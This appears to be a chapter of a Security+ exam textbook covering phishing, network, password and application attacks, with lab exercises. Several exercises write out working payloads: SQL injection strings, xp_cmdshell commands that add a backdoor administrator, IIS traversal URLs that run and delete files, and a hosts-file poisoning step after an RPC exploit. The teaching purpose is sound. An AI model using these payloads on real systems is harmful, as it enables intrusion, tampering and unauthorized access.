Whaling and Vishing

A new form of phishing attack that is becoming popular is a *whaling attack*. Whaling attacks are similar to phishing attacks in that the goal is to send an e-mail to trick someone into giving out their account name and password to sites masquerading as a bank or eBay. But whaling differs in that instead of sending an e-mail to everyone, the hacker sends the e-mail to a specific person ("the big fish") who may have a lot to lose from the attack. The whaling victim is usually an executive for a company where the hacker obtains their name from the company site and personalizes the e-mail using the name of the executive.

Another popular form of phishing attack is a *vishing attack*. Like phishing, vishing tries to trick people and steal money from them. The difference is with vishing the contact is made with a phone call instead of an e-mail message. The term *vishing* comes from the fact the hacker is using "voice" and "phishing" techniques. A popular example of vishing is when you receive a phone call from a company claiming to be able to extend your car warranty if you pay a certain amount of money. In this example, you give the money, but you don't get an extended car warranty!

Reasons for Effectiveness

There are a number of reasons why people are susceptible to social engineering attacks and why they are so effective on most people. The following highlights some key reasons for a hacker's success with social engineering:

- **Authority** Most of the time the hacker impersonates a person of authority, which makes the victim believe they should do what the hacker says.
- **Intimidation** The victim may be intimidated by the message the hacker is relaying, so the victim does exactly what they say.
- **Consensus/social proof** The hacker usually presents some facts known to the user (and hacker) to act as proof that what the hacker is saying is true and can be trusted.
- **Scarcity** Because people may have not heard of some of the different social engineering techniques, they may not be prepared for the situation.
- **Urgency** The hacker usually has a sense of urgency in the e-mail or voice that makes the victim feel they should fix the problem right away, so the victim doesn't really think of the security impact.
- **Familiarity/liking** The hacker may use a friendly tone and be very sociable, which makes the victim tend to like them and want to help.
- **Trust** It is in our nature to trust people who appear to be in need of help.

Preventing Social Engineering Attacks

It is important not only to understand a specific attack, but also to understand how you can protect yourself and your company from such an attack. When it comes to social engineering attacks, the only way to protect yourself and the company employees is through training and awareness.

Make sure that as part of your training and awareness program you educate employees on the popular scenarios for social engineering attacks. Make sure that all employees, including users, management, and network administrators, know they are susceptible to social engineering attacks.

Ensure that you have a method—known to all employees—to validate anyone who calls stating they are the network administrator and asking employees to change their password. Most companies will have a secret question that the user can ask the person on the other end of the phone, and if the individual knows the answer, then the user will know that the other person is someone who should be calling and requesting the change.

exam Watch

Security training and awareness are the only ways to prevent social engineering attacks.

Ensure that employees understand what a phishing attack is and that they should delete any e-mails they receive asking them to click a link and log on to a site. This includes e-mails that appear to come from a bank, PayPal, or eBay.

CERTIFICATION OBJECTIVE 4.02

Identifying Network Attacks

Now that you understand common examples where social engineering attacks can occur, let's move on to identifying different network attacks. Network attacks have also become very popular and occur on a daily basis. Be sure to be familiar with the attacks discussed in this section for both the real world and the Security+ certification exam!

Popular Network Attacks

You need to be familiar with a number of different types of network attacks for the Security+ certification exam. This section discusses popular attacks such as denial of service (DoS), spoofing, eavesdropping, and man-in-the-middle attacks, to name just a few.


Denial of Service (DoS)

A denial of service (DoS) attack involves the hacker overloading a system with requests so that the system is so busy servicing the hacker's request that it cannot service valid requests from other clients (see Figure 4-2). For example, a hacker could overload a web server with a number of network requests, making the web server unable to send the web pages to customers in a timely manner. This typically results in the customer going to a different site to get adequate service.

With a denial of service attack, the attacker could be causing the target network to perform slowly, or the hacker could crash the victim's system, causing it to be unavailable.

FIGURE 4-2

A DoS attack overloads a system, causing the system to slow down or crash.




Distributed Denial of Service (DDoS)

A distributed denial of service (DDoS) attack is when the hacker uses a number of systems to perform the attack, which helps the hacker create a large number of requests. With a DDoS, the hacker first compromises and takes control of a number of systems and then uses those systems to help with the attack. The compromised systems are known as *zombie* systems because they have no mind of their own and will do whatever the hacker tells them to do.

A very popular example of a DDoS attack years ago was the *smurf attack*. The smurf attack involved the hacker sending ping (ICMP) messages to a number of systems, but also spoofing the source IP address of the packets so that they appeared to come from the intended victim (see Figure 4-3). All of the systems would then send their ICMP replies to the victim system, overburdening it with traffic and causing it to crash.

FIGURE 4-3

Looking at a smurf attack



Spoofing


Spoofing is a type of attack where the hacker alters the source address of information to make the information look like it is coming from a different person. A few types of spoofing follow:

- **IP spoofing** When the source IP address of a packet is altered so that it appears as if the packet comes from a different source (see Figure 4-4).
- **MAC spoofing** When the source MAC address of a frame is altered so that it appears to have come from a different system or device.
- **E-mail spoofing** When the "from" address of an e-mail message has been altered so that the e-mail looks like it comes from someone else. This is normally used in a social engineering attack.

It is important to note that the hacker may spoof a frame or a packet in order to bypass an access control list. For example, most wireless networks implement MAC filtering, where only certain MAC addresses are allowed to access the wireless

FIGURE 4-4

Spoofing the IP address to make the packet appear as if it is coming from someone else



network. Once the hacker finds out what MAC addresses are allowed on the network, they then spoof their MAC address to look like one of those addresses. A hacker may also spoof the IP address to bypass a filter on a router that only allows traffic from specific IP addresses to pass through the router.

exam Watch

Spoofing is the altering of the source address to make the information look like it came from someone else. IP spoofing and MAC spoofing are popular methods used by hackers to bypass filters placed on firewalls and wireless networks.

The following are examples of programs that can spoof packets:

- **Nemesis** A Linux packet-crafting program that creates different types of packets such as ARP or TCP packets.
- **Hping2** A Linux packet-crafting program that is used to create ping packets that use TCP instead of ICMP packets. Hping2 is useful to bypass a firewall that is blocking ICMP traffic:

```
hping2 -c 3 -s 53 -p 80 -S 192.168.2.200
```

- **Macchanger** A popular Linux program used to modify your MAC address on the system. Macchanger is a common program used by hackers to spoof their MAC address in order to gain access to the wireless network:

```
macchanger --mac 11:22:33:44:55:66 wlan0
```


Eavesdrop/Sniffing

A very popular type of attack is an eavesdrop attack, also known as sniffing. With an eavesdrop attack, the hacker captures network traffic and is able to view the contents of the packets traveling along the network. The packets may contain sensitive information such as credit card numbers or usernames and passwords (see Figure 4-5).

In Chapter 1 you learned that a network switch will help protect against eavesdropping because the switch filters traffic and sends only the data to the port on the switch where the destination system resides. This essentially takes the opportunity away from the hacker to capture network traffic. However, the hacker can poison the MAC address table on the switch with bogus entries so that the switch stops trusting the MAC address table and then starts flooding all frames to all ports—resulting in the hacker now receiving a copy of all traffic!

FIGURE 4-5

Using a network sniffer to view sensitive information on the network





To see an example of how a hacker can monitor network traffic in hopes of discovering confidential data, check out the video included in the media that accompanies this book.

Of a number of different examples of packet-sniffing software, the following are the most popular:

- **Wireshark** A program you can download for free from www.wireshark.org. Wireshark is the leading network analyzer that runs on many different platforms, including Windows and Linux.
- **tcpdump** A Linux command used to capture network traffic to a file that can then be reviewed or replayed on the network. The following command captures all traffic on Ethernet interface eth0 and writes the data to a file named output.txt:

  ```
  tcpdump –v –i eth0 –w output.txt
  ```

- **airodump-ng** A Linux program used to capture wireless traffic that can be replayed later. The following command captures traffic on a wireless network using the network card wlan0 and writes the information to a file named wepfile:

  ```
  airodump-ng -c 11 -w wepfile -bssid 00:11:22:33:44:55 wlan0
  ```

Replay

A replay attack starts as a sniffing attack because the hacker first must capture the traffic that they wish to replay. The hacker then resubmits the traffic onto the network (replays it) later. The hacker may alter the traffic first and then replay it, or the hacker may simply be replaying traffic to generate more traffic.

A good example of a hacker replaying traffic is with wireless hacking. To be able to crack the encryption of a wireless network, the hacker has to capture a large amount of traffic. If the network is a small network with not enough traffic, the hacker can capture some of the existing traffic and replay it over and over again to generate more traffic. For more information on wireless networks and hacking, check out Chapter 9.

The following are popular commands to replay traffic:

- **tcpreplay** A Linux command used to replay traffic stored in the capture file created by tcpdump:

  ```
  tcpreplay output.txt –i eth0
  ```

- **aireplay-ng** A Linux command used to replay wireless traffic on the network captured with the **airodump-ng** command.

Man-in-the-Middle (MiTM)

A very important type of network attack is a man-in-the-middle (MiTM) attack. With an MiTM, the hacker inserts himself in the middle of two systems that are communicating. As shown in Figure 4-6, after the hacker inserts himself between the two parties that are communicating, he then passes information back and forth between the two. For example, when User 1 sends data to User 2, the information is actually sent to the hacker first, who then forwards the information to User 2.

DNS Poisoning

Poisoning with computers is the concept that someone goes into an environment and purposely places incorrect settings into it in order to disrupt the environment. Two popular examples of poisoning that you need to be familiar with for the Security+ certification exam are DNS poisoning and ARP poisoning.

DNS poisoning is when the hacker compromises a DNS server and poisons the DNS entries by having the DNS names point to incorrect IP addresses. Often, the hacker will modify the DNS records to point to the hacker's system—this will force all traffic for that DNS name to the hacker's system.

DNS poisoning is also the altering of the DNS cache that is located on your company's local DNS servers. The DNS cache stores the names of web sites already visited by employees and the IP addresses of those sites (see Figure 4-7). The cache is on your DNS server so that when another employee surfs the same site, the DNS server already has the IP address of that site and does not need to forward a query out to the Internet. The DNS server in your local office simply sends the IP address that is stored in the DNS cache to the client. It is possible for the hacker to poison the DNS cache so that your users are sent to the wrong web sites.

Another popular technique for hackers to lead you to the wrong web site is to modify the hosts file that resides on every system. The hosts file is used to resolve domain names to IP addresses, and if an entry is found in the local hosts file, then the system will not query DNS. *Pharming* is the term used for leading someone to the wrong site by modifying DNS or the hosts file.





FIGURE 4-6

With an MiTM attack, the hacker places himself between two parties.

FIGURE 4-7

Looking at the DNS cache on a DNS server



INSIDE THE EXAM

Nothing of Value on Your System?

When discussing security with students in the classroom, I normally have discussions about the importance of securing your home network and home computers. I typically get a response from a student saying, "I don't have anything of value on my system, so if the hacker wants to waste their time with my system—so be it!"

The problem here is that even if you have nothing of value on your system (such as credit card numbers), the hacker can still make changes to your system that lead you to divulge private information. For example, the hacker could modify the hosts file on your system so that when you type the address of your banking site, you are led to the hacker's fake version of the banking site. When you type your account number and password, the hacker logs the information to a database and the rest is history!

For the Security+ exam, remember that the hacker could lead you to the wrong web site by poisoning the DNS cache or by modifying the hosts file after compromising a system. This is known as pharming!

EXERCISE 4-1



DNS Poisoning by Modifying the Hosts File

In this exercise, you will use the RPC exploit to compromise a Windows client system and then poison the hosts file with an invalid address for www.mybank.com. To do this lab, you must have the RPC exploit (kaht2) downloaded to your system.

1. Ensure that you have the two Windows XP systems and the 2012ServerA VMs running. One Windows XP system will be the hacker system and the other will be the victim's workstation (the one with the IP address of 10.0.0.2). We are using Windows XP for this exercise, as the RPC exploit used in this exercise is ineffective on newer operating systems.
2. On the Windows XP VM #1 (hacker system), start a command prompt.
3. At the command prompt, navigate to the kaht2 folder by typing **cd \kaht2** and pressing ENTER.
4. Run the RPC exploit (kaht2.exe) against Windows XP by typing:

   ```
   Kaht2 10.0.0.1 10.0.0.2
   ```

5. Navigate to the folder containing the hosts file by typing:

   ```
   Cd drivers\etc
   ```

6. To add an invalid entry to the hosts file, type the following:

   ```
   echo 10.0.0.1 www.mybank.com >> hosts
   ```


7. Switch to the Windows XP #2 VM (the victim).
8. The next time the victim navigates to the web site, you will have redirected them to your server (the Windows 2012 server) without their knowledge. Start Internet Explorer and type **www.mybank.com** in the address line.
9. Were you sent to the course web site? _____

ARP Poisoning

Remember from Chapter 1 that ARP is a protocol that converts the IP address to the MAC address and then stores the IP and corresponding MAC address in memory on the system. This area of memory is known as the ARP cache (see Figure 4-8).

FIGURE 4-8

Viewing the ARP cache on a system



ARP poisoning involves the hacker altering the ARP cache on a system, or group of systems, so that all systems have the wrong MAC address stored in the ARP cache for a specific IP address, maybe the address of the default gateway. Typically, the hacker will poison the ARP cache so that the default gateway IP address (your router's IP address) points to the hacker's MAC address. This will ensure that every time a system tries to send data to the router, it will retrieve the hacker's MAC address from the local ARP cache and then send the data to the hacker's system instead of to the router. This is how the hacker typically performs an MiTM attack on a wired network or wireless network. This also allows a hacker to capture all network traffic even in a switched environment. The hacker just needs to enable the routing feature on their system so that all data is then passed on to the router and out to the Internet, while in the meantime, the hacker has captured every piece of data headed out to the Internet.

Spam

Spam is sending the same unsolicited e-mail message to a number of people. Spam messages are typically sent in hopes that the receiver of the spam message will buy a product or service from the sender of the message.

Most e-mail servers now have spam filters in place that help protect the system from receiving a large number of unsolicited e-mail messages.

Privilege Escalation

Privilege escalation is a popular attack that involves someone who has user-level access to a system being able to elevate their privileges to gain administrative access to the system. Privilege escalation normally occurs due to a vulnerability

within software running on the system or within the operating system itself. It is important to keep the system and application patched in order to remove any known vulnerabilities, which will help prevent privilege escalation.

Port Scanning Attacks


Another popular network attack is known as port scanning or a port scanning attack. With a scanning attack, the hacker runs software on the network that does a port scan against the system, which indicates to the hacker what ports are open. Once the hacker finds out what ports are open, they can then try to exploit the port to gain access to the system.

Of a number of different types of port scans, the following lists three of the most popular:

- **TCP connect scan** With a TCP connect scan (Figure 4-9), the hacker performs a TCP three-way handshake with each port on the system. The concept is that if the hacker can do a three-way handshake with a port, then the port must be open.

FIGURE 4-9

Performing a TCP connect scan



- **SYN scan (half-open scan)** The TCP connect scan is easily detected on a network because of the three packets sent between the hacker and the system being scanned, so the SYN scan was created. With the SYN scan, the hacker sends a SYN message but doesn't send the ACK as the third phase of the three-way handshake after receiving an ACK/SYN from the victim's system. The goal here is to avoid detection by creating less traffic. This scan is also known as a half-open scan or a stealth scan.
- **XMAS scan** An XMAS scan gets its name by a packet being sent to each port with the PSH, URG, and FIN flags set in the packet. The term *XMAS scan* comes from the fact that you have three of six flags enabled, which is like turning on a bunch of lights on a Christmas tree! Note that this is also called an XMAS attack!

EXERCISE 4-2



Performing a Port Scan

1. In this exercise, you will use a Linux operating system to do some port scanning on the 10.0.0.0 network. Ensure the Windows 8, Windows XP, 2012ServerA, and a Linux VM (preferably Linux BackTrack) are started.
2. Go to the Linux VM and then open a terminal (command prompt). This can normally be done by right-clicking the desktop and choosing New Terminal.
3. To do a TCP connect scan on the 10.0.0.3 system, type

```
nmap -sT 10.0.0.3
```

4. To perform a TCP connect scan of 10.0.0.3 and specify you wish to scan for ports 21, 25, and 80, you would type

```
nmap -sT 10.0.0.3 -p 21,25,80
```

5. Which of those ports are open on the system?

_____

6. To perform a SYN scan of 10.0.0.3 and specify your wish to scan for ports 21, 25, and 80, you would type

```
nmap -sS 10.0.0.3 -p 21,25,80
```

7. What is the difference between a TCP connect scan and a SYN scan?

_____

_____

8. To perform a SYN scan on the entire 10.0.0.0 network and specify you wish to scan for ports 21, 25, and 80, you would type

```
nmap -sS 10.0.0.0/8 -p 21,25,80
```

Other Network Attacks

The list of different types of network attacks can go on and on, but the following are types of attacks that you should be familiar with for the Security+ certification exam:

- **Pharming** As mentioned earlier, *pharming* is a term some people use for an attack on DNS or the hosts file that leads an individual to the wrong web site.
- **Spim** Spim gets its name from "spam with instant messaging" and is often written as "spIM." Typically, instant messenger IDs are learned by the hacker using a *BOT* (a piece of software crawling across the Internet looking for IM login names). The BOT then sends the user an instant message asking the user to click the hyperlink sent.
- **Spear phishing** A type of phishing where the e-mail message sent is spoofed and looks like it comes from a trusted source such as a fellow employee. The e-mail message tries to get the recipient to divulge sensitive information.
- **Antiquated protocols** Antiquated protocols are protocols that were developed without security in mind and that typically now have a secure version to replace it. Examples of antiquated protocols are most of the protocols in the TCP/IP protocol suite, such as HTTP, FTP, SMTP, and POP3. You will learn more about the secure versions of these protocols in Chapter 12.
- **Session hijacking** Session hijacking is when the hacker kicks one of the parties out of the communication and impersonates that person in the conversation. The hacker typically disconnects one of the parties via a denial of service attack.
- **Null sessions** A null session is when someone connects to a Windows system without providing any credentials. Once the person connects to the

system, they can enumerate the system if it has not been secured. Through enumeration, the hacker may be able to collect the users, groups, and shared folder list. The following command is used to create a null session with a Windows system:

```
net use \\10.0.0.1\ipc$ "" /u:""
```

- **Domain name kiting** In domain name kiting, the hacker obtains a domain name for free by using the five-day grace period that is allowed. At the end of the five-day grace period, they cancel the name and then get it free again for another five days. They continue doing this to get the name for free.
- **Malicious insider threat** A malicious insider threat is when someone inside the company purposely destroys or discloses company data. The malicious insider threat could also be someone who performs fraudulent activities because you are not leveraging the concepts of rotation of duties and least privilege.
- **Transitive access (attack)** A transitive attack occurs when a user receives a hyperlink to another Windows shared folder and clicks the hyperlink. This forces the user's system to pass the Windows user account credentials to the remote system to try to authenticate. The problem is if the hacker is using a sniffer and password cracker, they can then try to crack the account password.
- **Client-side attacks** Client-side attacks are attacks on a system through vulnerabilities within the software on a client system. Many client-side attacks come from Internet applications such as web browsers and messenger applications.

Preventing Network Attacks

With so many different types of network attacks, you can do a number of things to help protect against them. First, make sure that you have physical security controls in place to ensure that unauthorized individuals are not getting access to the facility in order to connect to the network.

Also, implement security features on your switches such as disabling unused ports on the switch. If a port is disabled, it cannot be used when the hacker tries to connect to the unused port. You should also implement the port security feature on the switch; that is, when a port is enabled, you associate a specific MAC address with the port. This will ensure that someone cannot disconnect one workstation from the switch and replace it with an unauthorized system.

Keep your systems up to date with patches so that you are not vulnerable to known exploits. Also, make sure to update the firmware on your network hardware such as switches and routers so that any known vulnerabilities in the firmware are removed.

The last thing you can do is to make all employees aware of different types of attacks, such as vishing, pharming, spam, and spim, to name just a few. The more aware the employees are, the more secure your environment will be.

CERTIFICATION OBJECTIVE 4.03

Looking at Password Attacks

A very important type of attack to be familiar with is a password attack. A password attack is when the hacker tries to figure out the passwords for user accounts stored on the system. This section discusses the different types of password attacks and how to prevent password attacks from occurring in your environment.

Types of Password Attacks

The three major types of password attacks are dictionary attacks, brute-force attacks, and hybrid attacks. Each attack type has its advantages and disadvantages, as you will learn in the following paragraphs.


Dictionary Attack

A dictionary attack involves the hacker using a program that has a list of popular usernames in one text file and a list of words in a language dictionary that are to be tried as passwords in another file. The dictionary file normally contains all of the words in a language and can be downloaded from the Internet. Figure 4-10 displays a dictionary attack tool called NetBIOS Authentication Tool (NAT) and its sample user list file and password list file.

The benefit of a dictionary attack from a hacker's point of view is it is a very fast and efficient type of attack because all it does is read the contents of a file—there is no mathematical calculation needed on the part of the password-cracking software. The disadvantage of the dictionary attack is that most passwords today are complex passwords in the sense that they require letters, numbers, and symbols. This makes the dictionary attack ineffective because those passwords are not dictionary words.

FIGURE 4-10

Using NAT to do a dictionary attack



Brute-Force Attack

A brute-force attack is a password attack that involves using the password-cracking software to mathematically calculate every possible password. Normally, the hacker would configure the password-cracking software with requirements such as the number of characters and whether to use letters, numbers, and symbols.

The benefit of a brute-force attack from the hacker's point of view is that it is very effective—it will crack the passwords on a system if it has enough time to do so. The disadvantage of a brute-force attack is the time it takes to complete it. Due to the large number of possible passwords, it could take years for the password crack to complete!

EXERCISE 4-3



Password Cracking with LC4

In this exercise, you learn how to audit passwords used to log on to the network. It is important that you, as a security professional, know how to assess network passwords.

1. Ensure that the Windows 8 VM is running.
2. On the Windows 8 VM, download and install LC4. Be very careful when downloading and installing free software; you can never be sure that you're not installing malware. Make sure your virus scanner is up to date, and if available, verify the file checksum to verify its integrity.
3. After the installation has completed, choose Start | All Programs | LC4 | LC4 to launch LC4.
4. Choose "Trial Version of software."
5. A wizard launches that will walk you through your password-cracking options. Choose Next.
6. The wizard then asks which passwords you want to crack: passwords from the local machine, from a remote machine, or by sniffing the wire. Select "Retrieve from the local machine."
7. The wizard then asks which type of password audit you wish to perform: Quick (which does a dictionary attack), Common (dictionary attack and a hybrid attack), or Strong Password Audit (dictionary, hybrid, and brute force). Select "Strong Password Audit," but note that the trial version cannot do a brute force. Choose Next.
8. You are then asked about your desired reporting features. The following are the reporting options available:
   a. **Display passwords when audited** This option will show the password of the user account after the password has been cracked.
   b. **Display encrypted password hashes** Passwords are stored in an encrypted format on the system. Choose this option if you would like to see the encrypted version of the password.
   c. **Display how long it took to audit each password** This is a great option that displays how long it took to crack each password. This way proves that strong passwords are harder to crack.

   d. **Display auditing method** This option will indicate whether the password was cracked with a dictionary attack, hybrid attack, or brute-force attack.
   e. **Make visible notification when auditing is done** This option will show a message when the audit is complete.
9. Choose the "Display encrypted password hashes" option. Leave all other reporting options enabled and then click Next.
10. Your auditing settings are summarized. Choose Finish.
11. As the audit runs, watch how quickly the simple passwords are cracked. These passwords are words in the English language and are cracked in seconds through the dictionary attack method.
12. Watch the progress of the password audit. When the brute-force attack is attempted, you will receive a message indicating that the trial version cannot do brute force. After receiving that message, choose Cancel. You are canceling the registration of the product, not the password audit. Click OK.
13. Review the results of the audit.

on the job

You can use password-cracking tools to assess the complexity of passwords on your network, but remember that hacking is illegal—no matter what the reason. Be sure to obtain permission from upper-level management (in writing) if you are to run any of these tools in a production environment.

Hybrid Attack


Another type of password attack is known as a hybrid attack. A hybrid attack involves the password-cracking software using a dictionary file, but after the software tries a word from the dictionary file, it then tries to modify the word. Examples of modifications that the cracking software will use are to place numbers after the word and possibly to replace characters. For example, after the word "house" is attempted, the software will then try "house1," "house2," and so on. Examples of popular character replacement scenarios are things like the "a" in the word may get replaced with an "@" symbol, an "L" may get replaced with a "1", and the "o" in the word may get replaced with a "0." Figure 4-11 displays the results of a password audit using a program called LC4. Note that a few passwords were figured out through dictionary attack, but the password for User5 was figured out via a hybrid attack.

exam Watch

You should know the different types of password attacks.

FIGURE 4-11

Using LC4 to do a dictionary, hybrid, and brute-force attack



Birthday Attacks and Rainbow Tables

A *birthday attack* is a type of attack performed on hashing functions. It has been found that if you try enough data input, you will find that two different data inputs generate the same hash value. This is known as a birthday attack because the theory is based on the fact that when you select a large, random group of people, you will have people with duplicate birth dates.

Rainbow tables are used to speed up the process of performing a brute-force attack. Remember from our earlier discussion that brute-force attacks can take a very long time. To speed the process up, the hacker can generate rainbow tables, which are all the possible combination of characters to create a list of possible passwords. Rainbow tables are beneficial when the hacker is performing the attack because the calculations are already in the table; the hacker is simply reading a file. So the hacker gets the complexity of a brute-force attack but the speed of a dictionary attack.

Preventing Password Attacks

Understanding how to prevent password attacks in your environment is an important skill for any security professional.

To prevent dictionary attacks against your systems, you must implement a strong password policy and require users to use complex passwords. A *complex password* is a password that has a mix of uppercase and lowercase characters, and that uses numbers and symbols. You should also ensure that users are using passwords that are at least eight characters in length.

Implementing password complexity will not protect your systems from brute-force attacks, so you must implement an account lockout policy to protect your systems from them. If you use an *account lockout policy*, after a certain number of bad logons the account is locked out and cannot be used until the administrator unlocks it. Most companies implement an account lockout policy that locks an account after the third bad logon. The account lockout policy takes the time away from the hacker so the brute-force attack will not work.

exam Watch

For the Security+ certification exam, know that password complexity is the countermeasure to a dictionary attack, while an account lockout policy is a countermeasure to a brute-force attack.

One thing to understand about your password policy and account lockout policy is that they do not have any effect if the hacker is performing an offline password attack. In an *offline password attack* the hacker gets physical access to the system, copies the user account database to a flash drive, and takes the database away. The hacker then attacks from their own home, where you have no password policy or account lockout policy in place. After the hacker cracks the passwords, they can then gain access to the systems by using the usernames and passwords that have been discovered.

exam Watch

An offline password attack is when the hacker copies the user account database from your system to a flash drive and takes it away with them in order to do the password cracking. In this example, the password attack will not be stopped because there is no password policy or account lockout policy at the hacker's location.

The following are some popular password-auditing and -cracking tools:

- **LC4** A very popular password-auditing tool that can be used to access user passwords on a Microsoft network. It can do dictionary, brute-force, and hybrid attacks against the passwords.

- **Cain & Abel** A very functional password-cracking program. The benefit of Cain & Abel is it is a free download and can capture passwords on the network and crack those passwords with dictionary or brute-force attacks.
- **NAT** The NetBIOS Authentication Tool is a small program that allows you to do a dictionary attack against a Windows system.
- **Brutus** Brutus is unique in the sense that it can encapsulate the password attack through different Internet applications such as HTTP, FTP, POP3, and Telnet, to name a few.
- **John the Ripper** A very popular dictionary and brute-force cracker that runs on Windows or Linux.

CERTIFICATION OBJECTIVE 4.04

Understanding Application Attacks

For many years, systems and networks were being compromised through some of the different network attacks you've learned about and by cracking passwords with dictionary attacks or brute-force attacks. Those are still important attack types to be familiar with, but many of the attacks today are compromising a system through the *applications* running on the system. This section gives you background into how systems are being hacked through the software applications installed on the systems.

Popular Application Attacks

Application attacks are attacks through the software applications that we use every day. The hackers learn the software and then learn how they can attack the system through the vulnerabilities within the software. Hackers learn to exploit those vulnerabilities in order to gain access to the system.

SQL Injection

The first type of application attack to discuss is known as an SQL injection attack. SQL stands for Structured Query Language and is the common language used by programmers to manipulate a database. Most web applications and internal business applications use SQL to retrieve the data for the application from a database. For example, you may have an inventory system in the office, with the actual inventory

data being stored in a database, while the application retrieves that data and displays it to you.

In SQL injection attacks, the hacker uses the SQL commands that are executing behind the scene in order to manipulate the data in the database, so the hacker actually inserts some SQL code into the application, knowing the application will pass it to the database. The hacker inserts the SQL commands where you don't expect them—such as in the password field in the logon screen of the application.

Figure 4-12 displays a popular example of an SQL injection attack. The example is a logon screen, and it shows the typical code that application developers write as SQL syntax to allow users to log on. The command is the **select** command, which is used to find information in a database—in this case, the command is trying to find the username and password that were typed into the application.


In this example, the hacker needs to ensure a true condition is the result; because the hacker doesn't know a valid username and password, they will have to insert some SQL code as the "password" to force a true condition. The following code is what the hacker typically types in a password box in order to bypass the logon screen with an SQL injection attack:

```
pass' or 1=1 --
```

The word "pass" is what the hacker is actually typing as their password, which will not actually work because the hacker does not have an account with the application. The **'** is used to close off the **select** statement that is underneath the code of the application so that the **or 1=1** is actually executed as a condition of the select and not tested as the actual password. The **--** at the end is used to comment out any code that follows, which is important because the developer of the application has another **'** at the end of the code that will cause an error unless the hacker comments it out.

FIGURE 4-12

Looking at SQL injection attacks



The following are some descriptions of other popular SQL injection attacks:

- The following command will allow login access but at the same time execute an **update** statement that modifies the price of all the books in the titles table to 50 cents:

```
pass' or 1=1;update titles set price=.5 --
```

- The following command calls a built-in stored procedure available on SQL Server that allows a database developer to shell out and call an operating system command. In this example, the hacker creates their own user account named fromSQL in Windows from the logon page of a web site. Note that on SQL Server 2005/2008, the xp_cmdshell stored procedure is disabled by default and should not be enabled for this reason.

```
pass';exec master..xp_cmdshell
    "net user fromSQL password /add" --
```

- The following command builds on the previous command by adding the user account to the local administrators group of the system. This means the hacker now has a back door with full administrative capabilities.

```
pass';exec master..xp_cmdshell
    "net localgroup administrators fromSQL /add" --
```

exam Watch

For the exam, know that to protect against an SQL injection attack, the developers of the application must validate the input before processing it.

EXERCISE 4-4



SQL Injection Attacks

In this exercise, you see how hackers can bypass application security by performing an SQL injection attack into a web site that connects to SQL Server 2000. In this example, I am using an older SQL Server product, as Microsoft has disabled some of

the functionality in the newer versions that cause the vulnerabilities used in this exercise.

1. Ensure that you have a server running SQL Server and a web site that queries that SQL Server, and that the Windows 8 and 2012ServerA VMs are running.
2. Go to the Windows 8 VM and start Internet Explorer. Type **http://10.0.0.3** to navigate to the course site.
3. To bypass the logon screen with an SQL injection attack, type your first name in the username box, and then type **pass' or 1=1 --** in the password box and log on. No username or password was really needed!
4. Once a hacker has verified that they can bypass logon, then they may try to perform malicious acts against your data, such as changing the price of all the books:

```
pass' or 1=1;update titles set price=.5 --
```

5. Next the attacker may want to call operating system commands through the web application using an SQL injection attack. In this example, you will create a user account named **fromSQL** and place that user in the administrators group using SQL injection:

```
pass';exec master..xp_cmdshell
    "net user fromSQL password /add" --

pass';exec master..xp_cmdshell
    "net localgroup administrators fromSQL /add" --
```


Buffer Overflow

Most attacks are buffer overflows. A *buffer* is an area of memory used to store information sent to an application. A buffer overflow is when a hacker sends too much information to the application, causing the information to fill both the buffer and memory outside the buffer (see Figure 4-13).

If the hacker can store information in memory beyond the buffer area, the hacker can run whatever code they want with administrative privileges. The software that is susceptible to this attack could be an application or a background service loaded in the operating system.

FIGURE 4-13

Looking at a buffer overflow attack





To see an example of a buffer overflow attack, check out the video included in the media that accompanies this book.

Cross-Site Scripting

Cross-site scripting is a popular form of attack that involves the hacker inserting script code into a form on a web page and submitting the script code to the server. The idea here is not to attack the server, but to have the server feed that script to another client, which parses the script and executes it. A simple example where cross-site scripting can occur is if the hacker submits the script code in a field that is stored in a database. When another person visits the site, the web server will return the data in the database and send it to the client browser—this code will then be parsed and executed by the client.

Directory Traversal/Command Injection


A popular attack against web servers over the years has been the directory traversal attack, which is used to inject commands inside the HTTP message. The way that directory traversal works is that the hacker tries typing a **../..** multiple times in the URL in order to travel through the directory structure of the web server. After navigating backward in the directory structure, the hacker then moves forward into the operating system directory and tries to run operating system commands. The following is a popular command against a Microsoft IIS 5.0 web server:

```
http://10.0.0.3/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

The preceding command is used to travel the folder structure on a Windows 2000 server. Notice that instead of **../..** the command uses **..%c0%af..**; this is because Windows 2000 had a security feature that blocked any request for **../..**, so the hackers figured out a six-character string (%c0%af) that means the same thing as a "**/**" in order to bypass the security check.

FIGURE 4-14

Folder traversal attack on an IIS 5.0 system



Notice that the preceding command calls cmd.exe and then uses the **dir** command to get a listing of the files on the C drive (see Figure 4-14). The hacker could then replace the **dir** command with other commands such as **del** in order to delete files.

EXERCISE 4-5



Exploiting an IIS Web Server with Folder Traversal

In this exercise, you navigate a web site and supply a maliciously crafted URL that travels the folder structure of the web server and then executes the **dir** and **del** commands to manipulate files on the web server.

1. Ensure that the Windows 2000 and Windows XP VMs are running.
2. Go to the C: drive on the 2000 VM, and create a text file called **myfile.txt**.
3. Go to the Windows XP VM, and navigate the web site by typing **10.0.0.3** in Internet Explorer.

4. To exploit the web server using folder traversal, type the following in the web browser:

```
http://10.0.0.3/scripts/..%c0%af../
    winnt/system32/cmd.exe?/c+dir+c:\
```

5. What does this command do?

_____

_____

6. To delete the file you created earlier from the web server, type the following into the browser:

```
http://10.0.0.3/scripts/..%c0%af../
    winnt/system32/cmd.exe?/c+del+c:\myfile.txt
```

7. You will get a CGI error, but click the back button and then click the refresh button to refresh the page, and you should see that the file has been deleted from the web server.
8. Go to the 2000 VM and check to see if c:\myfile.txt still exists. Is the file there? _____
9. How would you prevent this type of attack?

_____

_____

Other Application Attacks

As with network attacks, you need to know a number of other application attacks for the Security+ certification exam. The following are some popular application attacks you may be tested on:

- **LDAP injection** An LDAP injection is when the hacker fills out a web form that normally uses the form data to query a database with an LDAP call, but because the application developer has not validated any of the input, the hacker can insert whatever they want into the page, and the content will get executed by the server.
- **XML injection** An XML injection is similar to an SQL injection and an LDAP injection except that the hacker is inserting XML code into the

application. If the developer is not validating the input, the hacker could be manipulating the flow of the application with the XML data that is injected.

- **Integer overflow** An integer overflow is when a program performs a mathematical function and the result is larger than the space in memory allocated by the programmer. It has been found that the application has unexpected responses to dealing with integer overflows and presents a security issue.
